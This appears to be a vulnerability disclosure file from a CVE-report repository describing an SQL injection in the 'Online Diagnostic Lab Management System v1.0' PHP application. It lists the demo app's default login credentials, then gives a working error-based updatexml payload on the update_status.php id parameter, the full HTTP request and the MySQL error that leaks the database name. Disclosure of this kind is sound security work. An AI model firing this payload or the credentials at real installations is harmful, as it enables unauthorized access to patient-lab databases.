

master

...

Cve\_report / vendors / oretnom23 / online-diagnostic-lab-management-system / SQLi-4.md



vickysuper Create SQLi-4.md

History

1 contributor

33 lines (22 sloc) | 1.26 KB

...

# Online Diagnostic Lab Management System v1.0 by oretnom23 has SQL injection

BUG\_Author: 云影

Login account: admin/admin123 (Super Admin account)

Login account: [cblake@sample.com](mailto:cblake@sample.com)/cblake123 (General account)

vendors: <https://www.sourcecodester.com/php/15129/online-diagnostic-lab-management-system-php-free-source-code.html>

The program is built using the xampp-php8.1 version

Vulnerability File: /odlms/admin/appointments/update\_status.php?id=


Vulnerability location: /odlms/admin/appointments/update\_status.php?id=,id

dbname=odlms\_db,length=8

[+] Payload: /odlms/admin/appointments/update\_status.php?

id=1%27%20and%20updatexml(1,concat(0x7e,(select%20database()),0x7e),0)--+ // Leak place ---> id

GET /odlms/admin/appointments/update\_status.php?id=1%27%20and%20updatexml(1,concat(0  
Host: 192.168.1.88  
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:46.0) Gecko/20100101 Firefox/46.  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8  
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3  
Accept-Encoding: gzip, deflate  
DNT: 1  
Cookie: PHPSESSID=5g4g4dffu1bkr9jm7nr42ori2  
Connection: close



**Fatal error:** Uncaught mysqli\_sql\_exception: XPATH syntax error: '-odlms\_db~' in C:\xampp\htdocs\odlms\admin\appointments\update\_status.php:4 Stack trace: #0 C:\xampp\htdocs\odlms\admin\appointments\update\_status.php(4): mysqli->query('SELECT \* FROM `...'') #1 (main) thrown in C:\xampp\htdocs\odlms\admin\appointments\update\_status.php on line 4